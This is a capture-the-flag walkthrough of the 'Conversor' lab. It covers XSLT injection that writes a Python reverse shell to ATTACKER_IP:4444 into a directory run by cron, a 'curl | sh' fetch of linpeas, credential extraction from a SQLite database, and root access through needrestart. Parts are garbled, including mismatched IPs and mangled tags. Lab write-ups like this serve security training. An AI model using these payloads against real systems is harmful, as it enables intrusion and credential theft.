
Summary
This write-up describes an XSLT injection vulnerability and subsequent arbitrary code execution achieved via a privileged binary (related to CVE-2024-48990). It covers reconnaissance, exploitation, privilege escalation, and remediation recommendations
Recon — nmap
We performed a network scan using nmap to identify exposed services on 10.10.11.68
PORT STATE SERVICE VERSION
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 11:31 EDT
Nmap scan report for conversor.htb (10.10.11.92)
Host is up (0.016s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Login
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
Add the output on /etc/hosts
10.10.11.92 conversor.htbThen we do a gobuster on the url
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://conversor.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 2842]
/javascript           (Status: 301) [Size: 319] [--> http://conversor.htb/javascript/]
/login                (Status: 200) [Size: 722]
/logout               (Status: 302) [Size: 199] [--> /login]
/register             (Status: 200) [Size: 726]
/server-status        (Status: 403) [Size: 278]
Progress: 4746 / 4746 (100.00%)
===============================================================
Finished
===============================================================
The enumeration revealed three accessible pages: /register, /login, and /about.

And on the about page

As shown below we can download the source code

Source Code Discovery
Now we have repository and file on python
When we open install.md we can see an interesting things
If you want to run Python scripts (for example, our server deletes all files old...)
***** www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f" ""*****:This means “every minute, of every hour, of every day…”
www-data: It runs as the www-data user.
It loops through every file ending in .py in the /var/www/conversor.htb/scripts/ directory and executes it with python3
We then look for a potential file write vulnerability. We examine the /convert route
# A (hypothetical) snippet from app.py
from lxml import etree
...

@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))

    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']

    # ... code to save the files to an 'uploads' folder ...
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)

    try:
        # --- THIS IS THE VULNERABILITY ---
        # The app parses the user-supplied XSLT
        xslt_root = etree.parse(xslt_path)

        # It then uses that XSLT to transform the XML
        transform = etree.XSLT(xslt_root)
        result = transform(etree.parse(xml_path))
        # --- END VULNERABILITY ---

        return str(result)

    except Exception as e:
        return str(e), 500
The script identifies several vulnerabilty like Path travseral but the real vulnerabilty it's the xslt_tree = etree.parse(xslt_path) and transform = etree.XSLT(xslt_tree)
and also result_tree = transform(xml_tree)
Vulnerability Analysis — XSLT Injection
What is XSLT?
XSLT stands for Extensible Stylesheet Language — Transformations. It’s a declarative language expressed in XML, designed to transform XML documents into other formats — for example HTML, plain text, or another XML. Although it can look simple for formatting tasks, XSLT is actually very powerful and can be used like a programming language.
libxml2 is the widely used C library for XML parsing and XSLT processing. In Python, the lxml module relies on libxml2 to provide fast, feature-rich XML/XSLT handling.
EXSLT refers to a set of non-standard extensions that add convenient functions to XSLT (string handling, date/time helpers, etc.). These extensions extend the transformer’s capabilities beyond core XSLT.
The risk: some extensions expose input/output (I/O) operations — for example the ability to read or write external resources. If an application accepts and executes XSLT stylesheets supplied by untrusted users, an unrestricted XSLT processor can unintentionally perform local reads or writes. In short, executing untrusted XSLT can lead to information disclosure or file creation/modification if the XSLT engine and filesystem permissions allow it.
After creating a user on the site, we can log in and find some information
We can see a Download Templates section
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />
  <xsl:template match="/">
    <html>
      <head><title>Nmap Scan Results</title></head>
      <body>
        <h1>Nmap Scan Report</h1>
        <h3><xsl:value-of select="nmaprun/@args"/></h3>
        <xsl:for-each select="nmaprun/host">
          <div class="card">
            <div class="host-header">
              Host: <span class="ip"><xsl:value-of select="address[@addrtype='ipv4']/@addr"/></span>
            </div>
            <!-- etc -->
          </div>
        </xsl:for-each>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>
Version information

Resources referenced during exploitation:
https://adipsharif.medium.com/attacking-xslt-in-web-applications-ea538a8fb9d0
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSLT%20Injection
┌──(kali㉿kali)-[~]
?xml version="1.0" encoding="UTF-8"?>
html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
body>
br />Version: xsl:value-of select="system-property('xsl:version')" />
br />Vendor: xsl:value-of select="system-property('xsl:vendor')" />
br />Vendor URL: xsl:value-of select="system-property('xsl:vendor-url')" />
/body>
/html>
Attacking XSLT in Web Applications
We craft a malicious XSLT template using the EXSLT document() extension to write a reverse shell Python script to the /scripts/ directory:
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                xmlns:exslt="http://exslt.org/common"
                extension-element-prefixes="exslt"
                version="1.0">

  <xsl:template match="/">
    <exslt:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import socket,subprocess,os
s=socket.socket()
s.connect(("ATTACKER_IP",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
    </exslt:document>
  </xsl:template>
</xsl:stylesheet>
Once uploaded and processed by the web application, the script is created and executed automatically by the periodic cron job granting us a reverse shell as www-data.
- The file is an XSLT stylesheet. I executed it using the server-side XSLT processor (libxslt via lxml in this case).
- The element
- Here,
href="/var/www/conversor.htb/scripts/shell.py"targets an absolute path within the application's directory structure. If the XSLT engine supports this extension and the process running the transformation has write permissions on that path, then the engine will create a shell.py file containing the text I placed between the tags. - The written content is a Python script that, when executed, initiates an outbound TCP connection to a specified IP/port (reverse-connect), duplicates file descriptors, and launches an interactive shell
(/bin/sh -i). In other words, the file contains code designed to obtain remote shell access if executed by a process on the target machine.
In summary: I used XSLT to exploit a write extension and drop an arbitrary script onto the file system. If a mechanism on the server (cron job, service, automatic include, etc.) executes that script, I would gain shell access to the machine. The root cause is the execution of an untrusted XSLT combined with an exposed I/O primitive in the engine.

Now we need to launch nc -lnvp 4444
Finally, clicking the upload link triggers the payload execution
? How it’s work — RCE via XSLT (file write → execution)
The application accepts XSLT templates and performs server-side transformations using a provided XML input. By abusing the EXSLT document extension,
I was able to write an arbitrary script to a web-executable directory (/var/www/conversor.htb/scripts/shell.py)
By requesting the corresponding URL (HTTP GET /scripts/shell.py), the server executed the script, which opened a connection back to the attacker.
This chain demonstrates remote code execution (RCE) via an unfiltered XSLT template upload.
PoC (brief steps to include right after the paragraph)
- Upload malicious XSLT
(xsploit.xslt)that writes/var/www/conversor.htb/scripts/shell.pyusing EXSLT document. - Provide a minimal XML input (e.g. nmaprun) required by the application.
- Trigger execution by requesting the script:
curl -s http://conversor.htb/scripts/shell.pywhile running a listener on the attacker machine:nc -lvnp 4444.
Exploitation — XSLT Injection
We successfully obtained a reverse shell as www-data./p>

Now we will run linpeas on this user to find vulnerabilities or misconfigurations for privilege escalation
Don't forget to launch a HTTP server on your attacker machine
sudo python3 -m http.server 80Then we launch linpeas on the target machine
curl http://IP_ATTACKER:80/linpeas.sh | shThe linpeas result is very noisy, but we found some interesting things

We found users.db and user fismathack
Next, we attempt to retrieve stored credentials.

strings -n 6 /var/www/conversor.htb/instance/users.db > /tmp/users_strings.txtless /tmp/users_strings.txt
sqlite3 /var/www/conversor.htb/instance/users.db "select id,username,password from users;"
After extensive enumeration, I found the hash for fismathack
Now we will crack this hash offline


Now that we have the credentials for fismathack, we will connect via SSH to gain stable access and attempt privilege escalation
SSH on fismathack

Now we are connected to the user fismathack and have take user.txt
Privilege Escalation
Then I try to find privilege escalation opportunities with simple commands like:
sudo -l
We have special rights with needrestart
What I tried first
After trying to exploit CVE-2024-48990, I failed several times using these two exploit PoCs
Resources exploits used:
https://github.com/ally-petitt/CVE-2024-48990-Exploit
https://github.com/makuga01/CVE-2024-48990-PoC
Final Exploit needrestart - Arbitrary code execution via configuration file
sudo -l shows : (ALL : ALL) NOPASSWD: /usr/sbin/needrestart → You can run needrestart as root without a password.
The execution of sudo /usr/sbin/needrestart -c test.conf executes the contents of test.conf with root privileges, hence system("cat /root/root.txt");
which returns the root file.
